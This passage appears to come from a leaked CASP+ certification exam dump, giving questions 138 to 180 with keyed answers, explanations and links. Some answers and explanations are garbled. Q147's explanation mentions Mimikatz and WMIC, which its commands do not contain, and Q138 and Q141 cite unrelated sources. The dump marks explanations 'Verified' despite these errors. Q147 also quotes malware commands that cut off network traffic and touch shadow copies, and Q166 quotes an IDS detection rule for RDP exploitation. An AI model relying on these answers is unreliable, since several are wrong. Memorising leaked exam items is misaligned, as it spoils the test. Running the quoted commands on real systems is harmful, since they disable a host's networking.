The company should use CASB for OAuth application permission control to help prevent this type of attack in the future. CASB stands for cloud access security broker, which is a software tool that monitors and enforces security policies for cloud applications. CASB can help control which third-party applications can access the company's cloud file storage service and what permissions they have. CASB can also detect and block any unauthorized or malicious applications that try to access the company's data. Verified
Reference:
https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engineering-attacks/
https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

QUESTION 138
A consultant needs access to a customer's cloud environment. The customer wants to enforce the following engagement requirements:
* All customer data must remain under the control of the customer at all times.
* Third-party access to the customer environment must be controlled by the customer.
* Authentication credentials and access control must be under the customer's control.
Which of the following should the consultant do to ensure all customer requirements are satisfied when accessing the cloud environment?

A. use the customer's SSO with read-only credentials and share data using the customer's provisioned secure network storage
B. use the customer-provided VDI solution to perform work on the customer's environment.
C. Provide code snippets to the customer and have the customer run code and securely deliver its output
D. Request API credentials from the customer and only use API calls to access the customer's environment.

Correct Answer: B
Section:
Explanation:
The consultant should use the customer-provided VDI solution to perform work on the customer's environment. VDI stands for virtual desktop infrastructure, which is a technology that allows users to access a virtual desktop hosted on a remote server. VDI can help meet the customer's requirements by ensuring that all customer data remains under the customer's control at all times, that third-party access to the customer environment is controlled by the customer, and that authentication credentials and access control are under the customer's control. Verified
Reference:

https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engineering-attacks/
https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

QUESTION 139
A security architect updated the security policy to require a proper way to verify that packets received between two parties have not been tampered with and the connection remains private. Which of the following cryptographic techniques can be used to ensure the security policy is being enforced properly?

A. MD5-based envelope method
B. HMAC SHA256
C. PBKDF2
D. PGP

Correct Answer: B
Section:
Explanation:
The company should use HMAC SHA256 as a cryptographic technique to ensure that packets received between two parties have not been tampered with and the connection remains private. HMAC stands for hash-based message authentication code, which is a method of generating a message authentication code using a cryptographic hash function and a secret key. HMAC can provide both integrity and authenticity of the packets, as well as resistance to replay attacks. SHA256 is a specific hash function that produces a 256-bit output. SHA256 is considered secure and widely used in various cryptographic applications. Verified
Reference:
https://www.ericsson.com/en/blog/2021/7/cryptography-and-privacy-protecting-private-data
https://www.mdpi.com/journal/cryptography/special_issues/Preserve_Enhance_Privacy
https://link.springer.com/article/10.1007/s11432-021-3393-x

QUESTION 140
A security analyst is reviewing SIEM events and is uncertain how to handle a particular event. The file is reviewed with the security vendor who is aware that this type of file routinely triggers this alert.
Based on this information, the security analyst acknowledges this alert Which of the following event classifications is MOST likely the reason for this action?

A. True negative
B. False negative
C. False positive
D. Non-automated response

Correct Answer: C
Section:
Explanation:
The security analyst acknowledges this alert because it is a false positive. A false positive is an event classification that indicates a benign or normal activity is mistakenly flagged as malicious or suspicious by the SIEM system. A false positive can occur due to misconfigured rules, outdated signatures, or faulty algorithms. A false positive can waste the security analyst's time and resources, so it is important to acknowledge and dismiss it after verifying that it is not a real threat. Verified
Reference:
https://www.ibm.com/topics/siem
https://www.microsoft.com/en-us/security/business/security-101/what-is-siem
https://www.splunk.com/en_us/data-insider/what-is-siem.html

QUESTION 141
An administrator at a software development company would like to protect the integrity of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers

B. The CA has included the certificate in its CRL.
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate

Correct Answer: C
Section:
Explanation:
The most likely cause of the signature failing is that the certificate is set for the wrong key usage. Key usage is an extension of a certificate that defines the purpose and functionality of the public key contained in the certificate. Key usage can include digital signature, key encipherment, data encipherment, certificate signing, and others. If the certificate is set for a different key usage than digital signature, it will not be able to sign the applications properly. The administrator should check the key usage extension of the certificate and make sure it matches the intended purpose. Verified
Reference:
https://www.wintips.org/how-to-fix-windows-cannot-verify-the-digital-signature-for-this-file-error-in-windows-8-7-vista/
https://softwaretested.com/mac/how-to-fix-a-digital-signature-error-on-windows-10/
https://support.microsoft.com/en-us/office/digital-signatures-and-certificates-8186cd15-e7ac-4a16-8597-22bd163e8e96

QUESTION 142
A security engineer is implementing a server-side TLS configuration that provides forward secrecy and authenticated encryption with associated data. Which of the following algorithms, when combined into a cipher suite, will meet these requirements? (Choose three.)

A. EDE
B. CBC
C. GCM
D. AES
E. RSA
F. RC4
G. ECDSA
H. DH

Correct Answer: C, D, G
Section:

QUESTION 143
An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the LEAST amount of downtime. Which of the following should the analyst perform?

A. Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.
B. Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.
C. Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.
D. Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.

Correct Answer: C
Section:
Explanation:
The analyst should implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics. This approach would allow the analyst to test each solution individually and measure its effectiveness against the attack, without affecting the other solutions or the production environment. This would also minimize the downtime required to implement the best solution, as only one change would be needed. The other options would either involve implementing multiple solutions at once, which could cause conflicts or

errors, or collecting metrics before running the attack simulation, which would not reflect the actual impact of the solutions.

QUESTION 144
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status
* Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Correct Answer: B, F
Section:
Explanation:
The company should implement OCSP stapling and HSTS to improve TLS performance and enforce HTTPS. OCSP stapling is a technique that allows a server to provide a signed proof of the validity of its certificate along with the TLS handshake, instead of relying on the client to contact the certificate authority (CA) for verification. This can reduce the latency and bandwidth of the TLS handshake, as well as improve the privacy and security of the certificate status. HSTS stands for HTTP Strict Transport Security, which is a mechanism that instructs browsers to only use HTTPS when connecting to a website, and to reject any unencrypted or invalid connections. This can prevent downgrade attacks, man-in-the-middle attacks, and mixed content errors, as well as improve the performance of HTTPS connections by avoiding unnecessary redirects. Verified
Reference:
https://www.techtarget.com/searchsecurity/definition/OCSP-stapling
https://www.techtarget.com/searchsecurity/definition/HTTP-Strict-Transport-Security
https://www.cloudflare.com/learning/ssl/what-is-hsts/

QUESTION 145
Which of the following indicates when a company might not be viable after a disaster?

A. Maximum tolerable downtime
B. Recovery time objective
C. Mean time to recovery
D. Annual loss expectancy

Correct Answer: A
Section:
Explanation:
The indicator that shows when a company might not be viable after a disaster is the maximum tolerable downtime (MTD). MTD is the maximum amount of time that a business process or function can be disrupted without causing unacceptable consequences for the organization. MTD is a key metric for business continuity planning and disaster recovery, as it helps determine the recovery time objective (RTO) and the recovery point objective (RPO) for each process or function. If the actual downtime exceeds the MTD, the organization may face severe losses, reputational damage, regulatory penalties, or even bankruptcy. Verified
Reference:
https://www.techtarget.com/searchdisasterrecovery/definition/maximum-tolerable-downtime
https://www.techtarget.com/searchdisasterrecovery/definition/recovery-time-objective
https://www.techtarget.com/searchdisasterrecovery/definition/recovery-point-objective

QUESTION 146
A company is on a deadline to roll out an entire CRM platform to all users at one time. However, the company is behind schedule due to reliance on third-party vendors. Which of the following development approaches will allow the company to begin releases but also continue testing and development for future releases?

A. Implement iterative software releases.
B. Revise the scope of the project to use a waterfall approach
C. Change the scope of the project to use the spiral development methodology.
D. Perform continuous integration.

Correct Answer: A
Section:

QUESTION 147
A security researcher detonated some malware in a lab environment and identified the following commands running from the EDR tool:

```
netsh advfirewall set allprofiles firewall policy blockinbound, blockoutbound
netsh advfirewall set allprofiles state on
init.ps1 -win32_shadow copy
```

With which of the following MITRE ATT&CK TTPs is the command associated? (Select TWO).

A. Indirect command execution
B. OS credential dumping
C. Inhibit system recovery
D. External remote services
E. System information discovery
F. Network denial of service

Correct Answer: B, E
Section:
Explanation:
OS credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, from the operating system and software. System information discovery is the process of gathering information about the system, such as hostname, IP address, OS version, running processes, etc. Both of these techniques are commonly used by adversaries to gain access to sensitive data and resources on the target system. The command shown in the image is using Mimikatz, a tool that can dump credentials from memory, and also querying the system information using WMIC. Verified
Reference:
https://attack.mitre.org/techniques/T1003/
https://attack.mitre.org/techniques/T1082/
https://github.com/gentilkiwi/mimikatz
https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

QUESTION 148
An architectural firm is working with its security team to ensure that any draft images that are leaked to the public can be traced back to a specific external party. Which of the following would BEST accomplish this goal?

A. Properly configure a secure file transfer system to ensure file integrity.
B. Have the external parties sign non-disclosure agreements before sending any images.
C. Only share images with external parties that have worked with the firm previously.
D. Utilize watermarks in the images that are specific to each external party.

Correct Answer: D

Section:
Explanation:
Watermarking is a technique of adding an identifying image or pattern to an original image to protect its ownership and authenticity. Watermarks can be customized to include specific information about the external party, such as their name, logo, or date of receipt. This way, if any draft images are leaked to the public, the firm can trace back the source of the leak and take appropriate actions. Verified
Reference:
https://en.wikipedia.org/wiki/Watermark
https://www.canva.com/features/watermark-photos/
https://www.mdpi.com/2078-2489/11/2/110

QUESTION 149
A local university that has a global footprint is undertaking a complete overhaul of its website and associated systems. Some of the requirements are:
* Handle an increase in customer demand of resources
* Provide quick and easy access to information
* Provide high-quality streaming media
* Create a user-friendly interface
Which of the following actions should be taken FIRST?

A. Deploy high-availability web servers.
B. Enhance network access controls.
C. Implement a content delivery network.
D. Migrate to a virtualized environment.

Correct Answer: C
Section:
Explanation:
A content delivery network (CDN) is a geographically distributed network of servers that can cache content close to end users, allowing for faster and more efficient delivery of web content, such as images, videos, and streaming media. A CDN can also handle an increase in customer demand of resources, provide high-quality streaming media, and create a user-friendly interface by reducing latency and bandwidth consumption. A CDN can also improve the security and availability of the website by mitigating DDoS attacks and providing redundancy. Verified
Reference:
https://www.cloudflare.com/learning/cdn/what-is-a-cdn/
https://learn.microsoft.com/en-us/azure/cdn/cdn-overview
https://en.wikipedia.org/wiki/Content_delivery_network

QUESTION 150
A company is deploying multiple VPNs to support supplier connections into its extranet applications. The network security standard requires:
* All remote devices to have up-to-date antivirus
* An up-to-date and patched OS
Which of the following technologies should the company deploy to meet its security objectives? (Select TWO)_

A. NAC
B. WAF
C. NIDS
D. Reverse proxy
E. NGFW
F. Bastion host

Correct Answer: A, C
Section:

QUESTION 151
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

A. E-discovery
B. Review analysis
C. Information governance
D. Chain of custody

Correct Answer: A
Section:
Explanation:
The process that involves searching and collecting evidence during an investigation or lawsuit is e-discovery. E-discovery stands for electronic discovery, which is the process of identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant to a legal matter. E-discovery can be used for civil litigation, criminal prosecution, regulatory compliance, internal investigations, and other purposes. E-discovery can help parties obtain evidence from various sources, such as emails, documents, databases, social media, cloud services, mobile devices, and others. Verified
Reference:
https://www.techtarget.com/searchsecurity/definition/electronic-discovery
https://www.edrm.net/frameworks-and-standards/edrm-model/
https://www.law.cornell.edu/wex/electronic_discovery_(federal)

QUESTION 152
A security analyst has been tasked with providing key information in the risk register. Which of the following outputs or results would be used to BEST provide the information needed to determine the security posture for a risk decision? (Select TWO).

A. Password cracker
B. SCAP scanner
C. Network traffic analyzer
D. Vulnerability scanner
E. Port scanner
F. Protocol analyzer

Correct Answer: B, D
Section:
Explanation:
The tools that can be used to provide key information in the risk register are SCAP scanner and vulnerability scanner. SCAP stands for Security Content Automation Protocol, which is a set of standards and specifications for automating the management of security configuration, vulnerability assessment, and compliance evaluation. SCAP scanner is a tool that can scan systems and networks for security issues based on SCAP content. Vulnerability scanner is a tool that can scan systems and networks for known vulnerabilities and weaknesses. These tools can help the security analyst identify and prioritize the risks associated with the systems and networks, as well as provide possible remediation actions. Verified
Reference:
https://www.techtarget.com/searchsecurity/definition/Security-Content-Automation-Protocol
https://learn.microsoft.com/en-us/azure/security/fundamentals/vulnerability-management
https://www.techtarget.com/searchsecurity/definition/vulnerability-scanner

QUESTION 153
A company with customers in the United States and Europe wants to ensure its content is delivered to end users with low latency. Content includes both sensitive and public information. The company's data centers are located on the West Coast of the United States. Users on the East Coast of the United States and users in Europe are experiencing slow application response. Which of the following would allow the company to improve application response quickly?

A. Installing reverse caching proxies in both data centers and implementing proxy auto scaling

B. Using HTTPS to serve sensitive content and HTTP for public content
C. Using colocation services in regions where the application response is slow
D. Implementing a CDN and forcing all traffic through the CDN

Correct Answer: D
Section:
Explanation:
A Content Delivery Network (CDN) is designed to serve content to end-users with high availability and high performance. By implementing a CDN, the company can distribute the content across multiple geographically dispersed servers, thereby reducing latency for users far from the West Coast data centers, including those on the East Coast of the United States and in Europe.

QUESTION 154
Which of the following is the primary reason that a risk practitioner determines the security boundary prior to conducting a risk assessment?

A. To determine the scope of the risk assessment
B. To determine the business owner(s) of the system
C. To decide between conducting a quantitative or qualitative analysis
D. To determine which laws and regulations apply

Correct Answer: A
Section:
Explanation:
Identifying the security boundary is an essential first step in a risk assessment process as it defines the scope of the assessment. It delineates the environment where the risk assessment will take place and sets the limits for what assets, systems, and processes will be included in the assessment.

QUESTION 155
A security engineer is re-architecting a network environment that provides regional electric distribution services. During a pretransition baseline assessment, the engineer identified the following security-relevant characteristics of the environment:
* Enterprise IT servers and supervisory industrial systems share the same subnet.
* Supervisory controllers use the 750MHz band to direct a portion of fielded PLCs.
* Command and telemetry messages from industrial control systems are unencrypted and unauthenticated.
Which of the following re-architecture approaches would be best to reduce the company's risk?

A. Implement a one-way guard between enterprise IT services and mission-critical systems, obfuscate legitimate RF signals by broadcasting noise, and implement modern protocols to authenticate ICS messages.
B. Characterize safety-critical versus non-safety-critical systems, isolate safety-critical systems from other systems, and increase the directionality of RF links in the field.
C. Create a new network segment for enterprise IT servers, configure NGFW to enforce a well-defined segmentation policy, and implement a WIDS to monitor the spectrum.
D. Segment supervisory controllers from field PLCs, disconnect the entire network from the internet, and use only the 750MHz link for controlling energy distribution services.

Correct Answer: C
Section:
Explanation:
The best approach to reduce the company's risk is to segregate the enterprise IT servers and supervisory industrial systems. Creating a new network segment and using a Next-Generation Firewall (NGFW) to enforce a strict segmentation policy will help to isolate the systems and protect against potential attacks. Additionally, implementing a Wireless Intrusion Detection System (WIDS) can help monitor the spectrum for unauthorized devices or interference.

QUESTION 156
A financial institution generates a list of newly created accounts and sensitive information on a daily basis. The financial institution then sends out a file containing thousands of lines of data. Which of the following would be the best way to reduce the risk of a malicious insider making changes to the file that could go undetected?

A. Write a SIEM rule that generates a critical alert when files are created on the application server.
B. Implement a FIM that automatically generates alerts when the file is accessed by IP addresses that are not associated with the application.
C. Create a script that compares the size of the file on an hourly basis and generates alerts when changes are identified.
D. Tune the rules on the host-based IDS for the application server to trigger automated alerts when the application server is accessed from the internet.

Correct Answer: B
Section:
Explanation:
File Integrity Monitoring (FIM) is a technology that can detect changes in files, often used to safeguard critical data. Implementing a FIM solution that generates alerts for access by unauthorized IP addresses would ensure that any unauthorized modifications to the file can be detected and acted upon. This helps in mitigating the risk of insider threats, as it would alert to any changes not made through the expected application process.

QUESTION 157
When managing and mitigating SaaS cloud vendor risk, which of the following responsibilities belongs to the client?

A. Data
B. Storage
C. Physical security
D. Network

Correct Answer: A
Section:
Explanation:
In a SaaS cloud service model, the client is typically responsible for the data, including its security and compliance aspects. The SaaS provider would handle the infrastructure, including physical security and network security, but the client must ensure the data they input into the SaaS application is protected in line with their own security policies and compliance requirements.

QUESTION 158
A large organization is planning to migrate from on premises to the cloud. The Chief Information Security Officer (CISO) is concerned about security responsibilities. If the company decides to migrate to the cloud, which of the following describes who is responsible for the security of the new physical datacenter?

A. Third-party assessor
B. CSP
C. Organization
D. Shared responsibility

Correct Answer: B
Section:
Explanation:
In cloud computing models, the security of the physical data center is the responsibility of the Cloud Service Provider (CSP). The CSP is responsible for protecting the infrastructure that runs all of the services offered in the cloud, which includes the physical security of the data center.

QUESTION 159
The information security manager at a 24-hour manufacturing facility is reviewing a contract for potential risks to the organization. The contract pertains to the support of printers and multifunction devices during non-standard business hours. Which of the following will the security manager most likely identify as a risk?

A. Print configurations settings for locked print jobs
B. The lack of an NDA with the company that supports its devices
C. The lack of an MSA to govern other services provided by the service provider

D. The lack of chain of custody for devices prior to deployment at the company

Correct Answer: B
Section:
Explanation:
A non-disclosure agreement (NDA) is crucial when external parties are provided access to sensitive company devices or information. The absence of an NDA poses a risk that confidential information could be disclosed by the service provider. Therefore, ensuring an NDA is in place with the company that supports sensitive devices would be a key risk identified in the contract.

QUESTION 160
A senior security analyst is helping the development team improve the security of an application that is being developed. The developers use third-party libraries and applications. The software in development used old, third-party packages that were not replaced before market distribution. Which of the following should be implemented into the SDLC to resolve the issue?

A. Software composition analysis
B. A SCAP scanner
C. ASAST
D. A DAST

Correct Answer: A
Section:
Explanation:
Software Composition Analysis (SCA) is a process that identifies the open-source components used in software development to manage the risks associated with third-party components. Implementing SCA into the Software Development Life Cycle (SDLC) can help identify outdated third-party packages and ensure they are replaced or updated before the software is distributed.

QUESTION 161
A cyberanalyst has been tasked with recovering PDF files from a provided image file. Which of the following is the best file-carving tool for PDF recovery?

A. objdump
B. Strings
C. dd
D. Foremost

Correct Answer: D
Section:
Explanation:
Foremost is a file-carving tool designed to recover specific file types, including PDFs, from disk images. It is well-suited for this task because it can search a disk image for the headers and footers that define the start and end of a particular file type, which is essential for recovering documents like PDFs.

QUESTION 162
Which of the following best describes what happens if chain of custody is broken?

A. Tracking record details are not properly labeled.
B. Vital evidence could be deemed inadmissible.
C. Evidence is not exhibited in the court of law.
D. Evidence will need to be recollected.

Correct Answer: B
Section:
Explanation:

Chain of custody is critical in legal contexts as it documents the seizure, custody, control, transfer, analysis, and disposition of evidence. If the chain of custody is broken, it means there is a possibility that the evidence could have been tampered with or compromised, which can lead to it being deemed inadmissible in court.

QUESTION 163
A security architect is implementing a SOAR solution in an organization's cloud production environment to support detection capabilities. Which of the following will be the most likely benefit?

A. Improved security operations center performance
B. Automated firewall log collection tasks
C. Optimized cloud resource utilization
D. Increased risk visibility

Correct Answer: A
Section:
Explanation:
SOAR solutions (Security Orchestration, Automation, and Response) are designed to help organizations efficiently manage security operations. They can automate the collection and analysis of security data, which improves the performance of a security operations center (SOC) by allowing the security team to focus on more strategic tasks and reduce response times to incidents.

QUESTION 164
A software developer created an application for a large, multinational company. The company is concerned the program code could be reverse engineered by a foreign entity and intellectual property would be lost. Which of the following techniques should be used to prevent this situation?

A. Obfuscation
B. Code signing
C. Watermarking
D. Digital certificates

Correct Answer: A
Section:
Explanation:
Obfuscation is a technique used to make the program code difficult to understand or read. It can help to prevent reverse engineering by making it more challenging to analyze the code and understand its structure and functionality, thereby protecting intellectual property.

QUESTION 165
An organization does not have visibility into when company-owned assets are off network or not connected via a VPN. The lack of visibility prevents the organization from meeting security and operational objectives. Which of the following cloud-hosted solutions should the organization implement to help mitigate the risk?

A. Antivirus
B. UEBA
C. EDR
D. HIDS

Correct Answer: C
Section:
Explanation:
Endpoint Detection and Response (EDR) solutions provide continuous monitoring and response to advanced threats. They can help mitigate the risk of not having visibility into off-network activities by detecting, investigating, and responding to suspicious activities on endpoints, regardless of their location.

QUESTION 166

A security analyst has been provided the following partial Snort IDS rule to review and add into the company's Snort IDS to identify a CVE:

```
alert tcp any any -> $HOME_NET 3389 (flow:to_server,established; content:"MS_T120|00|"; fast_pattern:only)
```

Which of the following should the analyst recommend to mitigate this type of vulnerability?

A. IPSec rules
B. OS patching
C. Two-factor authentication
D. TCP wrappers

Correct Answer: B
Section:
Explanation:
Regular operating system patching is critical to mitigating vulnerabilities. When a Snort IDS rule is provided to identify a CVE, it typically means there is a known vulnerability that can be exploited. Keeping systems updated with the latest patches helps to close off these vulnerabilities and protect against exploitation.

QUESTION 167
Which of the following is a security concern for DNP3?

A. Free-form messages require support.
B. Available function codes are not standardized.
C. Authentication is not allocated.
D. It is an open source protocol.

Correct Answer: C
Section:
Explanation:
One of the known security concerns with the Distributed Network Protocol version 3 (DNP3), which is used in SCADA systems, is the lack of built-in security features, including authentication. This means that by default, it does not verify the identity of the entities communicating, making it susceptible to unauthorized access and commands.

QUESTION 168
A security engineer is trying to identify instances of a vulnerability in an internally developed line of business software. The software is hosted at the company's internal data center. Although a standard vulnerability definition does not exist, the identification and remediation results should be tracked in the company's vulnerability management system. Which of the following should the engineer use to identify this vulnerability?

A. SIEM
B. CASB
C. SCAP
D. OVAL

Correct Answer: C
Section:
Explanation:
The Security Content Automation Protocol (SCAP) is a method for using specific standards to enable automated vulnerability management, measurement, and policy compliance evaluation. Using SCAP can help to identify vulnerabilities, including those without standard definitions, and ensure they are tracked and managed effectively.

QUESTION 169
During a review of events, a security analyst notes that several log entries from the FIM system identify changes to firewall rule sets. While coordinating a response to the FIM entries, the analyst receives alerts from the DLP system that indicate an employee is sending sensitive data to an external email address. Which of the following would be the most relevant to review in order to gain a better understanding of whether these events are

associated with an attack?

A. Configuration management tool
B. Intrusion prevention system
C. Mobile device management platform
D. Firewall access control list
E. NetFlow logs

Correct Answer: E
Section:
Explanation:
NetFlow logs provide visibility into network traffic patterns and volume, which can be analyzed to detect anomalies, including potential security incidents. They can be invaluable in correlating the timing and nature of network events with security incidents to better understand if there is an association.

QUESTION 170
A company underwent an audit in which the following issues were enumerated:
* Insufficient security controls for internet-facing services, such as VPN and extranet
* Weak password policies governing external access for third-party vendors
Which of the following strategies would help mitigate the risks of unauthorized access?

A. 2FA
B. RADIUS
C. Federation
D. OTP

Correct Answer: A
Section:
Explanation:
Two-factor authentication (2FA) adds an additional layer of security by requiring two forms of identification before granting access to an account or system. Implementing 2FA can significantly reduce the risk of unauthorized access, even if passwords are weak or compromised.

QUESTION 171
A user forwarded a suspicious email to a security analyst for review. The analyst examined the email and found that neither the URL nor the attachment showed any indication of malicious activities. Which of the following intelligence collection methods should the analyst use to confirm the legitimacy of the email?

A. HUMINT
B. UEBA
C. OSINT
D. RACE

Correct Answer: C
Section:
Explanation:
Open-source intelligence (OSINT) refers to the collection and analysis of information that is gathered from public, or open, sources. In the context of confirming the legitimacy of an email, OSINT could involve checking online databases, public records, or using search engines to find information related to the email's domain, the sender, links included in the email, or file hashes of attachments. This method can help determine if the email is part of a known phishing campaign or if it has been flagged by others as suspicious.

QUESTION 172
A user in the finance department uses a laptop to store a spreadsheet that contains confidential financial information for the company. Which of the following would be the best way to protect the file while the user brings the laptop between locations? (Select two).

A. Encrypt the hard drive with full disk encryption.
B. Back up the file to an encrypted flash drive.
C. Place an ACL on the file to only allow access to specified users.
D. Store the file in the user profile.
E. Place an ACL on the file to deny access to everyone.
F. Enable access logging on the file.

Correct Answer: A, B
Section:
Explanation:
To protect confidential financial information on a laptop that is frequently moved between locations, full disk encryption (FDE) is a strong security measure that ensures that all data on the hard drive is encrypted. This means that if the laptop is lost or stolen, the data remains inaccessible without the encryption key. Additionally, backing up the file to an encrypted flash drive provides an extra layer of security and ensures that there is a secure copy of the file in case the laptop is compromised.

QUESTION 173
Application owners are reporting performance issues with traffic using port 1433 from the cloud environment. A security administrator has various pcap files to analyze the data between the related source and destination servers. Which of the following tools should be used to help troubleshoot the issue?

A. Fuzz testing
B. Wireless vulnerability scan
C. Exploit framework
D. Password cracker
E. Protocol analyzer

Correct Answer: E
Section:
Explanation:
A protocol analyzer, such as Wireshark, is a tool used to capture and analyze network traffic. It allows security administrators to inspect individual packets, understand the traffic flow, and identify any unusual patterns or issues that may be impacting performance, such as high latency or unusual volume of traffic on a specific port.

QUESTION 174
A software development company wants to ensure that users can confirm the software is legitimate when installing it. Which of the following is the best way for the company to achieve this security objective?

A. Code signing
B. Non-repudiation
C. Key escrow
D. Private keys

Correct Answer: A
Section:
Explanation:
Code signing is the process of digitally signing executables and scripts to confirm the software author and guarantee that the code has not been altered or corrupted since it was signed. This provides users with the assurance that the software is legitimate and safe to install.

QUESTION 175
A company is migrating its data center to the cloud. Some hosts had been previously isolated, but a risk assessment convinced the engineering team to reintegrate the systems. Because the systems were isolated, the risk associated with vulnerabilities was low. Which of the following should the security team recommend be performed before migrating these servers to the cloud?

A. Performing patching and hardening
B. Deploying host and network IDS
C. Implementing least functionality and time-based access
D. Creating a honeypot and adding decoy files

Correct Answer: A
Section:
Explanation:
Before migrating previously isolated systems to the cloud, it is essential to perform patching and hardening. These systems may have been neglected while isolated, so updating them with the latest security patches and applying hardening measures (such as disabling unnecessary services and implementing strict access controls) is crucial to reduce vulnerabilities. This ensures that the systems are secure before they are exposed to the wider cloud environment. CASP+ emphasizes the importance of securing systems through patch management and hardening before integrating them into more exposed environments like the cloud.
CASP+ CAS-004 Exam Objectives: Domain 2.0 -- Enterprise Security Operations (Patching, Hardening, and Cloud Migration Security)
CompTIA CASP+ Study Guide: Securing and Hardening Systems Before Cloud Migration

QUESTION 176
A security analyst is participating in a risk assessment and is helping to calculate the exposure factor associated with various systems and processes within the organization. Which of the following resources would be most useful to calculate the exposure factor in this scenario?

A. Gap analysis
B. Business impact analysis
C. Risk register
D. Information security policy
E. Lessons learned

Correct Answer: B
Section:
Explanation:
A business impact analysis (BIA) is the most useful resource for calculating the exposure factor in a risk assessment. The BIA helps identify the criticality of systems and processes and quantifies the potential financial and operational impact of vulnerabilities being exploited. By understanding the business impact, the security team can more accurately determine the exposure factor, which is the proportion of an asset's value that is at risk in the event of a security incident. CASP+ highlights the role of BIAs in understanding risk exposure and supporting effective risk management decisions.
CASP+ CAS-004 Exam Objectives: Domain 1.0 -- Risk Management (Business Impact Analysis and Risk Exposure)
CompTIA CASP+ Study Guide: Business Impact Analysis for Risk Assessment

QUESTION 177
Two companies that recently merged would like to unify application access between the companies, without initially merging internal authentication stores. Which of the following technical strategies would best meet this objective?

A. Federation
B. RADIUS
C. TACACS+
D. MFA
E. ABAC

Correct Answer: A
Section:
Explanation:
Federation is the best strategy for unifying application access between two companies without merging their internal authentication stores. Federation allows users from different organizations to authenticate and access resources using their existing credentials through trusted third-party identity providers. This enables seamless access without the need to merge or consolidate internal authentication systems. CASP+ emphasizes federation as a key technology for enabling cross-organizational authentication while maintaining the integrity of separate identity stores.
CASP+ CAS-004 Exam Objectives: Domain 2.0 -- Enterprise Security Operations (Federated Identity and Authentication)
CompTIA CASP+ Study Guide: Federated Identity Management for Mergers and Cross-Company Access

QUESTION 178
A Chief Information Security Officer is concerned about the condition of the code security being used for web applications. It is important to get the review right the first time, and the company is willing to use a tool that will allow developers to validate code as it is written. Which of the following methods should the company use?

A. SAST
B. DAST
C. Fuzz testing
D. Intercepting proxy

Correct Answer: A
Section:
Explanation:
Static Application Security Testing (SAST) is the best method for validating code as it is written. SAST analyzes the source code or binaries of an application for vulnerabilities before the code is executed, allowing developers to identify and fix security flaws early in the development process. This method integrates into the development environment and provides real-time feedback, which is critical for ensuring secure coding practices from the start. CASP+ highlights the importance of SAST in secure software development lifecycles (SDLCs) as a proactive measure to prevent security issues before the code is deployed.
CASP+ CAS-004 Exam Objectives: Domain 2.0 -- Enterprise Security Operations (SAST for Secure Code Validation)
CompTIA CASP+ Study Guide: Secure Software Development and Static Code Analysis

QUESTION 179
A mobile device hardware manufacturer receives the following requirements from a company that wants to produce and sell a new mobile platform:
*The platform should store biometric data.
*The platform should prevent unapproved firmware from being loaded.
* A tamper-resistant, hardware-based counter should track if unapproved firmware was loaded.
Which of the following should the hardware manufacturer implement? (Select three).

A. ASLR
B. NX
C. eFuse
D. SED
E. SELinux
F. Secure boot
G. Shell restriction
H. Secure enclave

Correct Answer: C, F, H
Section:
Explanation:
To meet the mobile platform security requirements, the manufacturer should implement the following technologies:
eFuse: This hardware feature helps track and prevent unauthorized firmware by physically 'blowing' fuses to record events, such as firmware tampering, making it impossible to revert to older, unapproved firmware.

Secure boot: This ensures that only trusted and authorized firmware can be loaded during the boot process, preventing malicious or unauthorized software from running.
Secure enclave: A secure enclave is used to store sensitive information like biometric data in a hardware-isolated environment, protecting it from tampering or unauthorized access.
These three solutions provide the tamper resistance, secure firmware validation, and protection of sensitive data required for the platform. CASP+ emphasizes the use of hardware-based security features for protecting sensitive information and enforcing secure boot processes in embedded and mobile systems.
CASP+ CAS-004 Exam Objectives: Domain 3.0 -- Enterprise Security Architecture (Secure Hardware and Firmware Protection)
CompTIA CASP+ Study Guide: Hardware Security Features (eFuse, Secure Boot, Secure Enclave)

QUESTION 180
The primary advantage of an organization creating and maintaining a vendor risk registry is to:

A. define the risk assessment methodology.
B. study a variety of risks and review the threat landscape.
C. ensure that inventory of potential risk is maintained.
D. ensure that all assets have low residual risk.

Correct Answer: C
Section:
Explanation:
The primary advantage of creating and maintaining a vendor risk registry is to ensure that an inventory of potential risks is maintained. A vendor risk registry helps organizations keep track of the risks associated with third-party vendors, especially as they may introduce vulnerabilities or non-compliance issues. By maintaining this registry, the organization can continuously monitor and manage vendor-related risks in a structured way, improving its overall security posture. CASP+ emphasizes the importance of vendor risk management in an organization's broader risk management strategy.
CASP+ CAS-004 Exam Objectives: Domain 1.0 -- Risk Management (Vendor Risk Management)
